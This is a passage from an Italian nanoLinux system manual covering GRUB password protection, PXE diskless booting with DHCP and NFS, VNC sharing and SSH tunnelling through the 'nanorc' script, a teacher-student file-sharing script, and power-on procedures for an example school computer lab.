```

In questo caso, ciò che è scritto nel file indica che l'utente '**tizio**' è ammesso ad accedere da 172.17.1.23, oppure 172.17.1.25, mentre l'utente '**caio**' solo da 172.17.1.15. Perché il controllo sia efficace, è necessario che questo file sia copiato tale e quale in tutti gli elaboratori.

787.5 Protezione della configurazione di GRUB 1

Quando nanoLinux viene installato in un disco fisso comune, conviene avvalersi di GRUB 1 per gestirne l'avvio, ma è bene provvedere anche a proteggere la configurazione con una parola d'ordine. Una protezione di questo tipo serve solo a impedire che all'avvio, qualcuno possa aggiungere facilmente un'opzione del tipo '**init=/bin/sh**', con la quale otterrebbe immediatamente una shell con i privilegi dell'utente '**root**'; ma se a questo si aggiunge anche una configurazione appropriata del firmware (il BIOS) e si fa in modo che l'elaboratore non possa essere aperto (almeno senza lasciare delle tracce evidenti), si può ottenere una discreta protezione al riguardo.[2]

Il file di configurazione predefinito di GRUB 1 prevede già una direttiva, commentata, per fissare una parola d'ordine:

```
#
# To set up a password, just use grub-md5-crypt and replace
# the one inside the commented directive below:
#
#password --md5 $1$Ttn80$Ex.0.hNyTUE.TNEvwyeE61
...
```

Per definire una parola d'ordine, come suggerisce il commento aggiunto al file, occorre usare '**grub-md5-crypt**':

```
$ grub-md5-crypt [Invio]

Password: nano [Invio]

Retype password: nano [Invio]

  $1$Ttn80$Ex.0.hNyTUE.TNEvwyeE61
```

Naturalmente, va scelta una propria parola d'ordine, quindi va attivata la direttiva, mettendo la stringa cifrata ottenuta con '**grub-md5-crypt**'.

Quando poi GRUB 1 mostra il proprio menù, per passare alla modifica di una delle voci, prima di usare il comando [*e*], occorre inserire la parola d'ordine con il comando [*p*].

[1] In pratica, se nel proprio elaboratore si configura una coda di stampa diretta a un elaboratore remoto, è necessario che tale coda sia accessibile solo ai processi elaborativi locali, altrimenti, pur non disponendo di una stampante locale, altri elaboratori potrebbero contattare la propria coda e inviare, in pratica, stampe a quell'elaboratore remoto.

[2] Per poter avere una protezione completa, occorrerebbe un file system cifrato.

nanoLinux e PXE

Con nanoLinux è possibile gestire l'avvio di elaboratori remoti, privi di disco fisso, principalmente per avviare un sistema completo, in un file system remoto, in sola lettura, funzionante in modo analogo a quello del DVD *live*. La configurazione di questo tipo di servizio riguarda il protocollo DHCP, ma può essere generata in modo guidato attraverso '**nanorc**'.

Tabella 773.10. Script '**nanorc**': configurazione del servizio DHCP.

Comando	Descrizione
`nanorc dhcp-server config` `nanorc dhcp-server unconf`	Attiva o disattiva il funzionamento in qualità di servente DHCP.
`nanorc dhcp-server edit`	Modifica la configurazione del servente DHCP, intervenendo nel file di configurazione in modo libero.


788.1 PXE

Un sistema nanoLinux installato secondo le modalità descritte in altri capitoli, dispone della directory '`/var/lib/tftpboot/`', accessibile attraverso il protocollo TFTP (lo si vede nel file '`/etc/inetd.conf`'). A partire da questa directory si articolano altre directory e file che servono all'avvio di un sistema remoto, utilizzando inizialmente il protocollo PXE.

Per attivare il protocollo PXE si utilizza PXELINUX che fa parte in generale di SYSLINUX. PXELINUX richiede il caricamento e l'esecuzione di un piccolo programma, '`pxelinux.0`', con il quale viene letto un menù, conforme al formato usato dai vari sistemi di SYSLINUX. Precisamente, in base alla configurazione prevista per nanoLinux, attraverso il protocollo DHCP e TFTP, l'elaboratore remoto carica ed esegue il file '`pxelinux/pxelinux.0`';[1] successivamente questo programma carica il menù '`pxelinux/pxelinux.cfg/default`'.[2] Il file '`pxelinux/pxelinux.cfg/default`' viene prodotto automaticamente da '**nanorc**', quando lo si usa per configurare il servente DHCP.

Il menù contenuto nel file '`pxelinux/pxelinux.cfg/default`' offre diverse tipologie di avvio remoto. In generale è possibile selezionare la voce '**diskless**' che si riferisce all''avvio di un sistema nanoLinux su disco remoto e in sola lettura (analogamente al caso di un sistema su DVD *live*); in alternativa sono disponibili le voci '**auto**' e '**oauto**', il cui comportamento è esattamente uguale a quello delle stesse voci disponibili in un DVD, pertanto con queste è possibile avviare sia un sistema locale, sia un sistema di emergenza, per la manutenzione. È anche disponibile la voce '**mem**', per avviare Memtest86+.

```
n a n o L i n u x

This is the nanoLinux PXE boot loader. Please insert a name and then press
[Enter]. The default action is to boot the "diskless" label:

    diskless
    auto
    oauto
    mem
```

Come riferisce anche la guida del menù, se non si seleziona alcuna voce, ma si preme ugualmente [*Invio*], si ottiene implicitamente la selezione della voce '**diskless**'.

788.2 nanoLinux in un file system di rete

Se gli elaboratori remoti, senza disco fisso, dispongono di memoria centrale sufficiente, oppure hanno un piccolo disco fisso con una partizione per lo scambio della memoria, è possibile fare in modo che si avvii un sistema completo, con le stesse facoltà di un nanoLinux avviato da DVD, ovvero con un file system principale in sola lettura.

Per realizzare questo obiettivo occorre installare, manualmente, una copia del DVD di nanoLinux nella directory '/opt/nanoLinux/'. La sequenza di comandi successiva riassume il procedimento con cui si ottiene questo, supponendo di innestare il DVD nell'unità '/dev/hdc':

mount /mnt/hdc [*Invio*]

mkdir /opt/nanoLinux [*Invio*]

cp -dpRv /mnt/hdc/* /opt/nanoLinux [*Invio*]

umount /mnt/hdc [*Invio*]

Fatta la copia, conviene modificare la parola d'ordine dell'utente '**root**'; per farlo occorre utilizzare '**chroot**', ricordando la struttura del file system di nanoLinux quando è in sola lettura:

chroot /opt/nanoLinux/HD-ROOT [*Invio*]

passwd [*Invio*]

...

...

exit [*Invio*]

Naturalmente, il file '/etc/exports' deve consentire un accesso in lettura a tale gerarchia, lasciando all'utente '**root**' tutti i suoi privilegi, come nell'esempio seguente che va adattato eventualmente alla propria rete locale:

```
...
/opt/nanoLinux    172.16.0.0/12(ro,no_root_squash,sync,nohide,subtree_check)
...
```

Avendo sistemato questo, con l'ausilio di '**nanorc**' si va a completare la configurazione, cosa che comporta anche la **copia dei file dei kernel e dei dischi RAM iniziali** corretti:[3]

nanorc dhcp-server config [*Invio*]

```
.---------------------------DHCP range-----------------------------.
| Current "/etc/dhcp3/dhcpd.conf" file might be set as it follows:   |
| ...                                                                |
| subnet 172.21.0.0 netmask 255.255.0.0 {                            |
| #  range 172.21.254.100 172.21.254.199;                            |
|   option broadcast-address 172.21.255.255;                         |
|   option routers 172.21.254.254;                                   |
|   option domain-name-servers 172.21.254.254;                       |
|   option time-servers pool.ntp.org;                                |
|   option ntp-servers pool.ntp.org;                                 |
|   option root-path "172.21.254.254:/opt/nanolinux";                |
|   option nis-domain "nis.nano";                                    |
|   option nis-servers 172.21.254.254;                               |
|   option lpr-servers 172.21.254.254;                               |
|   option log-servers 172.21.254.254;                               |
|   ...                                                              |
| }                                                                  |
|                                                                    |
| Please insert or confirm the DHCP address range:                   |
| .----------------------------------------------------------------. |
| |172.21.254.100 172.21.254.199                                   | |
|-`----------------------------------------------------------------'-|
|                   <  OK   >          <Annulla>                     |
`--------------------------------------------------------------------'
```

Si ipotizza di voler utilizzare dinamicamente gli indirizzi da 172.21.1.100 a 172.21.1.199:

[***Canc***] [***Canc***]...

172.21.1.100 172.21.1.199 [OK]

```
.--------------DHCP server configuration----------------.
| Is the following configuration correct?               |
|                                                       |
| ddns-update-style none;                               |
| option option-128 code 128 = string;                  |
| option option-129 code 129 = text;                    |
| subnet 172.21.0.0 netmask 255.255.0.0 {               |
|   range 172.21.1.100 172.21.1.199;                    |
|   option broadcast-address 172.21.255.255;            |
|   option routers 172.21.254.254;                      |
|   option domain-name-servers 172.21.254.254;          |
|   option time-servers pool.ntp.org;                   |
|   option ntp-servers pool.ntp.org;                    |
|   option root-path "172.21.254.254:/opt/nanoLinux";   |
|   option nis-domain "nis.nano";                       |
|   option nis-servers 172.21.254.254;                  |
|   option lpr-servers 172.21.254.254;                  |
|   option log-servers 172.21.254.254;                  |
|   use-host-decl-names      on;                        |
|   filename "/pxelinux/pxelinux.0";                    |
| }                                                     |
|-------------------------------------------------------|
|               < Yes >         < No  >                 |
`-------------------------------------------------------'
```

Se la configurazione proposta è quella che si desidera, si può confermare:

[YES]

[1] Il percorso assoluto è '`/var/lib/tftpboot/pxelinux/pxelinux.0`'.

[2] Il percorso assoluto è '`/var/lib/tftpboot/pxelinux/pxelinux.cfg/default`'.

[3] Il sistema che viene installato nella directory '`/opt/nanoLinux/`', per funzionare in sola lettura attraverso la rete, ha un proprio insieme di moduli e una propria coppia di kernel, potenzialmente differenti rispetto al sistema complessivo che lo ospita. Pertanto, il sistema di avvio attraverso la rete, con il protocollo PXE, deve utilizzare questi kernel e i dischi RAM iniziali relativi.

Capitolo 789

nanoLinux: VNC con «nanorc»

nanoLinux prevede un utilizzo semplificato di VNC (capitolo 235), attraverso l'uso dello script '**nanorc**'. Il sistema ha lo scopo di facilitare sia la realizzazione di lezioni in video-conferenza, sia un accesso remoto personale.

Per quanto riguarda la gestione della videoconferenza, il meccanismo proposto dallo script '**nanorc**' è molto semplice e non prevede sistemi di sicurezza ferrei, per impedire che qualcuno si intrometta nella comunicazione.

Tabella 773.16. Script '**nanorc**': controllo di VNC.

Comando	Descrizione
`nanorc vncs`	Si avvia preferibilmente da una console per attivare un servente VNC, definendo una parola d'ordine.
`nanorc vncsc`	Attiva un servente VNC, definendo una parola d'ordine, assieme al cliente VNC necessario a interagire con questo.
`nanorc vncss`	Si avvia preferibilmente da una console per attivare un servente VNC condivisibile, definendo una parola d'ordine.
`nanorc vncssc`	Attiva un servente VNC condivisibile, definendo una parola d'ordine, assieme al cliente VNC necessario a interagire con questo.
`nanorc vncv` ***nodo*** `nanorc vncv-ssh` ***nodo***	Consente di visualizzare il servente VNC in funzione presso il nodo indicato. La seconda delle due forme di utilizzo, implica la creazione di un tunnel SSH per garantire un collegamento cifrato.
`nanorc vncc` ***nodo*** `nanorc vncc-ssh` ***nodo***	Consente di interagire con il servente VNC in funzione presso il nodo indicato. La seconda delle due forme di utilizzo, implica la creazione di un tunnel SSH per garantire un collegamento cifrato.
`nanorc sharedx`	Attiva un servente VNC condivisibile, utilizzando una parola d'ordine predefinita, assieme al cliente VNC necessario a interagire con questo.
`nanorc viewremotex` ***nodo***	Consente di visualizzare il servente VNC in funzione presso il nodo indicato, utilizzando la parola d'ordine predefinita. In pratica si usa per collegarsi a un servente VNC avviato con il comando '**nanorc sharedx**'.

789.1 Organizzazione e funzionamento

Le sigle dei vari comandi di '**nanorc**' hanno lo scopo di sintetizzare il senso degli stessi, come descritto nella tabella successiva.

Tabella 789.1. Sigle mnemoniche utilizzate.

Nome	Descrizione
`vncs`	*VNC server*
`vncsc`	*VNC server with client*
`vncss`	*VNC shared server*
`vncssc`	*VNC shared server with client*

Nome	Descrizione
`vncc`	*VNC client*
`vncv`	*VNC viewer*

VNC richiede di definire una parola d'ordine per autorizzare il collegamento tra servente e cliente. Con lo script '**`nanorc`**', questa parola d'ordine viene annotata nel file '`~/.vnc/passwd`' e può essere riutilizzata; eventualmente, alcuni comandi fanno uso di una parola d'ordine predefinita, all'interno di '**`vncrc`**' stesso.

Tutto il meccanismo previsto da '**`nanorc`**' è organizzato in modo tale da far funzionare il servente VNC sulla stazione grafica '**`:1`**', pertanto questa informazione non viene mai impartita, ma di conseguenza, in un certo elaboratore, è possibile avviare un solo servente VNC per volta.

I comandi che avviano un servente VNC richiedono di specificare espressamente la geometria dello schermo:

```
.-----------------geometry-------------------.
| Select geometry:                           |
| .---^(-)---------------------------------. |
| |    1160x928   5:4                      | |
| |    1184x888   4:3                      | |
| |    1320x792   5:3                      | |
| |    1120x896   5:4                      | |
| |    1152x864   4:3                      | |
| |    1280x768   5:3                      | |
| |    1120x840   4:3                      | |
| |    1080x864   5:4                      | |
| |    1240x744   5:3                      | |
| |    1088x816   4:3                      | |
| |    1040x832   5:4                      | |
| |    1200x720   5:3                      | |
| |    1056x792   4:3                      | |
| |    1160x696   5:3                      | |
| |    1000x800   5:4                      | |
| |    1024x768   4:3 usual resolution     | |
| |    1120x672   5:3                      | |
| `---v(+)---------------------------------' |
|--------------------------------------------|
|           <  OK  >      <Cancel>           |
`--------------------------------------------'
```

Naturalmente, se si vuole accedere al servente VNC attraverso una finestra, conviene utilizzare una geometria leggermente inferiore a quella dello schermo che si ha effettivamente a disposizione. Per esempio, se si utilizza il sistema grafico a una risoluzione di 1024×768, può essere conveniente avviare il servente VNC a 960×720.

789.2 Utilizzo di un elaboratore remoto con un pubblico passivo

Si ipotizza la situazione in cui, per qualche ragione, si vuole utilizzare X presso un elaboratore remoto, offrendo ad altri la possibilità di visualizzare ciò che succede. Per fare questo occorre avviare presso l'elaboratore remoto il comando '**`nanorc vncs`**', mentre localmente si può utilizzare il comando '**`nanorc vncc`**' per poterlo controllare e '**`nanorc vncv`**' per la sola visualizzazione.

Figura 789.3. Utilizzo di un servente X presso un elaboratore remoto, con un pubblico passivo.

All'avvio del servente grafico viene richiesto di inserire una parola d'ordine, o di riutilizzare quella che si trova nel file '`~/.vnc/passwd`'. La parola d'ordine è l'unico mezzo reale per controllare l'accesso al servente grafico e deve essere fornita anche a chi visualizza o partecipa al controllo.

789.3 Utilizzo di un elaboratore locale con un pubblico passivo

In questo caso si vuole riprodurre una situazione equivalente a quella della sezione precedente, dove però il servente grafico si trova presso lo stesso elaboratore locale del relatore. In tal caso, l'avvio del servente grafico si ottiene con il comando '**`nanorc vncsc`**', offrendo agli altri la possibilità di visualizzare con il comando '**`nanorc vncv`**'. Per il resto valgono le considerazioni già fatte nella sezione precedente.

Figura 789.4. Utilizzo di un servente X presso l'elaboratore locale, con un pubblico passivo.

$ nanorc vncsc

relatore

pubblico

$ nanorc vncv

789.4 Utilizzo di un elaboratore remoto con un pubblico attivo

Si ipotizza la situazione in cui, per qualche ragione, si vuole utilizzare X presso un elaboratore remoto, offrendo a tutti la possibilità di interagirvi. Per fare questo occorre avviare presso l'elaboratore remoto il comando '**`nanorc vncss`**', mentre localmente si utilizzare il comando '**`nanorc vncc`**'.

Figura 789.5. Utilizzo di un servente X presso un elaboratore remoto con un pubblico attivo.

Rispetto alla descrizione delle sezioni precedenti, cambia il fatto che ogni utente partecipa al controllo del servente remoto.

789.5 Utilizzo di un elaboratore locale, con un pubblico attivo

In questo caso si vuole riprodurre una situazione equivalente a quella della sezione precedente, dove però il servente grafico che si vuole condividere, si trova presso lo stesso elaboratore che partecipa al suo controllo. L'avvio del servente grafico si ottiene con il comando '**`nanorc vncssc`**', mentre il controllo partecipativo del pubblico avviene sempre con il comando '**`nanorc vncc`**'.

Figura 789.6. Utilizzo di un servente X presso l'elaboratore locale.

789.6 Utilizzo senza parola d'ordine

Come già accennato, c'è la possibilità di usare VNC utilizzando una parola d'ordine predefinita, che così può semplificare il lavoro, almeno in una rete locale che dia garanzie sufficienti di isolamento. Per questo è possibile avviare un servente grafico locale, attraverso i comandi '**`nanorc sharedx`**' e lasciare che il pubblico veda con il comando '**`nanorc viewremotex`**'.

Figura 789.7. Un relatore mostra qualcosa al pubblico.

789.7 Utilizzo di VNC attraverso un tunnel SSH

I comandi '**nanorc vncv**' e '**nanorc vncc**', hanno delle alternative, costituite rispettivamente da: '**nanorc vncv-ssh**' e '**nanorc vncc-ssh**'. Nel secondo caso, il collegamento verso l'elaboratore remoto avviene tramite un tunnel cifrato SSH (Secure Shell).

Si osservi che dal lato del servente VNC non si deve fare nulla di diverso e si utilizzano i comandi già descritti: '**nanorc vncs**', '**nanorc vncsc**', '**nanorc vncss**' o '**nanorc vncssc**'.

Figura 789.8. Accesso a un servente X presso un elaboratore remoto, utilizzando un tunnel SSH.

$ nanorc vncs
oppure:
$ nanorc vncsc
oppure:
$ nanorc vncss
oppure:
$ nanorc vncssc

tunnel SSH



tunnel SSH

$ nanorc vncv-ssh
oppure:
$ nanorc vncc-ssh

$ nanorc vncv-ssh
oppure:
$ nanorc vncc-ssh

Il comportamento dei comandi '**vncv-ssh**' e '**vncc-ssh**', è lo stesso di quelli a cui si abbinano (senza l'estensione '**-ssh**'), con la differenza che per la creazione del tunnel serve l'indicazione del nominativo utente per conto del quale deve essere realizzato, con la richiesta eventuale di una parola d'ordine):

```
.----SSH tunnel for VNC------.
| Please enter the user name |
| to access the remote VNC   |
| server at                  |
| 172.21.254.254:1.          |
| .------------------------. |
| |tizio                   | |
| `------------------------' |
|----------------------------|
|    <  OK  >  <Cancel>      |
`----------------------------'
```

```
.-------SSH tunnel---------.
| You are going to enter   |
| the password to access   |
| 172.21.254.254 with SSH. |
`--------------------------'

Password:
```

Evidentemente, se il tunnel non può essere instaurato, non può avvenire la connessione.

Al termine del collegamento, il tunnel viene eliminato; tuttavia, quando si tenta di avviare un altro collegamento, se esiste già un tunnel dello stesso tipo richiesto, si può tentare di riutilizzarlo:

```
.--------------------------------SSH tunnel-----------------------------------.
| There is already a tunnel with port 5901:                                   |
|                                                                             |
| 19056 ?    Ss   0:00 ssh -N -f -L 5901:localhost:5901 tizio@172.21.254.254 |
|                                                                             |
| What should I do?                                                           |
| .-------------------------------------------------------------------------. |
| |                  reuse    try to reuse the old tunnel                    | |
| |                  kill     try to kill the SSH process                    | |
| |                  abandon  don't do anything                              | |
| `-------------------------------------------------------------------------' |
|                                                                             |
|-----------------------------------------------------------------------------|
|                       <  OK  >            <Cancel>                          |
`-----------------------------------------------------------------------------'
```

Capitolo 790 Mettere in comunicazione insegnanti e studenti

nanoLinux prevede che si possano predisporre degli script personalizzati, denominati '**CUSTOM*n***' e collocati nella directory '`/etc/script/`'. Viene però fornito un esempio di tale tipo di script denominato '**CUSTOM1**', con il quale si crea un reticolo di collegamenti simbolici, per facilitare il lavoro degli insegnanti, in un laboratorio didattico. Tuttavia, il funzionamento di tale script richiede che siano rispettate alcune convenzioni nella definizione delle utenze.

Questo capitolo descrive il contesto a cui è destinato lo script '**CUSTOM1**' fornito con nanoLinux e lo scopo che con questo si intende raggiungere.

790.1 Organizzazione delle utenze

Lo script '**CUSTOM1**' fornito con nanoLinux richiede che le directory personali destinate agli insegnanti siano collocate, a scelta, a partire da '`/home/DOCENTI0/`' o '`/home/ITP00000/`'. Per esempio, il professor Sempronio Dicembrino potrebbe avere l'utenza '**dicembrinosempro**' e, di conseguenza, la directory personale '`/home/DOCENTI0/dicembrinosempro/`' (oppure '`/home/ITP00000/dicembrinosempro/`' se si tratta di un insegnante tecnico-pratico).

Per gli studenti, invece, è necessario che la classificazione sia composta da: numero della classe, lettera maiuscola della sezione, lettera maiuscola (opzionale) per il corso, quattro cifre per l'anno scolastico. Per esempio, lo studente Mario Rossi della classe 5A, corso IGEA, nell'anno scolastico 2007/2008, avendo l'utenza '**rossimario**', deve avere la directory personale '`/home/5AI0708/rossimario/`' (ammesso che la lettera «I» vada bene per indicare un corso IGEA).

È evidente che tale organizzazione richieda l'eliminazione delle utenze degli studenti alla fine dell'anno scolastico e la nuova creazione delle stesse alla ripresa delle attività didattiche. D'altra parte, questo è il procedimento che viene suggerito implicitamente con nanoLinux, dal momento che la creazione delle utenze può essere lasciata agli studenti stessi (ognuno la propria), diventando un'attività utile per la didattica.

Quando si rispetta il criterio organizzativo proposto qui, l'eliminazione in serie di tutte le utenze degli studenti di una classe si può eseguire semplicemente come nell'esempio seguente, dove si fa riferimento alla 5A IGEA già menzionata:

```
# cd /home/5AI0708 [Invio]

# for s in * ; do nanorc user del $s ; done [Invio]
```

790.2 Permessi di accesso

Lo script '**CUSTOM1**' che viene fornito con nanoLinux richiede che le directory personali degli studenti abbiano almeno i permessi di accesso per tutti gli utenti, anche se il permesso di lettura agli estranei viene a mancare. Questa è anche l'impostazione predefinita di nanoLinux.

Se, per motivi didattici, si ritiene che i permessi di accesso alle directory personali degli studenti non possono essere lasciati anche agli estranei, lo script '**CUSTOM1**' andrebbe rifatto, eventualmente sulla stessa falsa riga, ma copiando i file, invece di creare semplicemente dei collegamenti simbolici.

790.3 Cosa si richiede agli insegnanti

Gli insegnanti devono creare nella loro directory personale due sottodirectory: '`verifiche/`' e '`strumenti/`'. Nella sottodirectory '`verifiche/`' non devono mettere nulla, mentre nella sottodirectory '`strumenti/`' devono collocare altre directory, corrispondenti alle classi con cui hanno a che fare. Per esempio, un certo insegnante potrebbe avere bisogno di creare le directory '`strumenti/5AI0708/`' e '`strumenti/4AI0708/`'. All'interno di queste sottodirectory ulteriori, gli insegnanti possono collocare i file che vogliono offrire in lettura agli studenti delle classi rispettive.

Quando anche gli studenti creano le loro sottodirectory, nel modo che viene descritto nella sezione successiva, utilizzando lo script '**`CUSTOM1`**' si creano dei collegamenti tali da permettere agli insegnanti di trovare, a partire dalla propria directory '`verifiche/`', una struttura contenente l'indicazione delle classi e dei nominativi-utente degli studenti che hanno salvato delle verifiche.

790.4 Cosa si richiede agli studenti

Gli studenti devono creare nella loro directory personale due sottodirectory: '`verifiche/`' e '`strumenti/`', esattamente come gli insegnanti, ma per scopi opposti. Nella sottodirectory '`verifiche/`' devono aggiungere altre directory, ognuna con il nome corrispondente al nominativo-utente di un insegnante per il quale devono produrre delle verifiche. Per esempio, chi deve avere a che fare con l'insegnante Sempronio Dicembrino che ha l'utenza '**`dicembrinosempro`**', deve creare la directory '`verifiche/dicembrinosempro/`'. In questa directory, lo studente mette i file delle verifiche destinate all'insegnante Dicembrino.

Nella directory '`strumenti/`', invece, gli studenti non devono mettere alcunché: quando poi viene avviato lo script '**`CUSTOM1`**', gli studenti trovano i collegamenti ai file pubblicati dagli insegnanti che hanno a che fare con loro.

790.5 Esempio

Per comprendere il meccanismo, si prenda lo studente Mario Rossi, della classe 5C IGEA, la cui directory personale corrisponde a '`/home/5CI0708/rossimario/`' e l'insegnante Sempronio Dicembrino, la cui directory personale corrisponde a '`/home/DOCENTI0/dicembrinosempro/`'. Lo studente Rossi prepara una verifiche per l'insegnante Dicembrino, costituita dal file '`esercizio`' che colloca nella propria directory '`~/verifiche/dicembrinosempro/`'; per converso, l'insegnante Dicembrino trova nella propria directory '`~/verifiche/home/5CI0708_rossimario/`' il file '`esercizio`'.

Nello stesso modo, l'insegnante Dicembrino predispone un file, denominato '`modello`' e lo mette nella propria directory '`~/strumenti/5CI0708/`', perché gli studenti della classe 5C IGEA (dell'anno scolastico 2007/2008) possano utilizzarlo. Per converso, lo studente Rossi trova nella propria directory '`~/strumenti/dicembrinosempro/`' il file '`modello`' predisposto dall'insegnante.

790.6 Collegamenti interrotti

Lo script proposto crea dei collegamenti simbolici, che possono interrompersi se gli insegnanti o gli studenti fanno dei cambiamenti nelle loro directory. Per esempio, un insegnante che non lavora più con una certa classe toglie la directory relativa all'interno di '`strumenti/`', mentre uno studente che non vuole più produrre verifiche per un certo insegnante toglie la directory relativa contenuta in '`verifiche/`'. Per risistemare i collegamenti nel modo corretto, eliminando quelli che non servono più, è sufficiente riavviare lo script.

Capitolo 791

Organizzazione e utilizzo del laboratorio con nanoLinux

Questo capitolo è un esempio di manuale descrittivo dell'organizzazione e dell'utilizzo di un laboratorio didattico realizzato attraverso nanoLinux. Si tratta precisamente di un laboratorio composto da un certo numero di elaboratori con indirizzi del tipo 172.17.1.*, dove 172.17.1.254 offre i servizi principali (compresa la condivisione della stampante) e funziona da router-NAT, mentre 172.17.1.253 offre dei servizi ausiliari.

Si ribadisce che questo capitolo mostra soltanto un esempio, attraverso il quale si può però comprendere meglio il senso e l'utilizzo di nanoLinux.

Il laboratorio è distribuito secondo una delle piantine che si può vedere nella figura successiva. Ogni elaboratore è distinto secondo il suo indirizzo IPv4 e possono essere usati dagli utenti tutti quelli che hanno indirizzi da 172.17.1.1 a 172.17.1.30, perché i due elaboratori 172.17.1.254 e 172.17.1.253 mettono a disposizione dei servizi indispensabili per la rete e non possono sostenere carichi ulteriori. Il sistema operativo utilizzato negli elaboratori è GNU/Linux.

Figura 791.1. Piantina del laboratorio, in due versioni alternative.

791.1 Avvio e arresto degli elaboratori del laboratorio

Il laboratorio è organizzato in modo da centralizzare la gestione delle utenze e dei dati personali; pertanto è necessario rispettare una sequenza di accensione e di spegnimento appropriate.

Per utilizzare il laboratorio è necessario:

1. inserire l'alimentazione dal quadro elettrico:

(a) verificare che tutti gli interruttori del quadro elettrico siano disinseriti;
   (b) inserire l'interruttore generale;
   (c) inserire, uno alla volta, tutti gli altri interruttori;

2. accendere l'elaboratore 172.17.1.254 e attendere che il sistema operativo sia avviato completamente;

3. accendere l'elaboratore 172.17.1.253 e ogni altro elaboratore che si voglia utilizzare.

Se l'elaboratore 172.17.1.254 non si avvia, per qualunque ragione, gli altri elaboratori non sono utilizzabili.

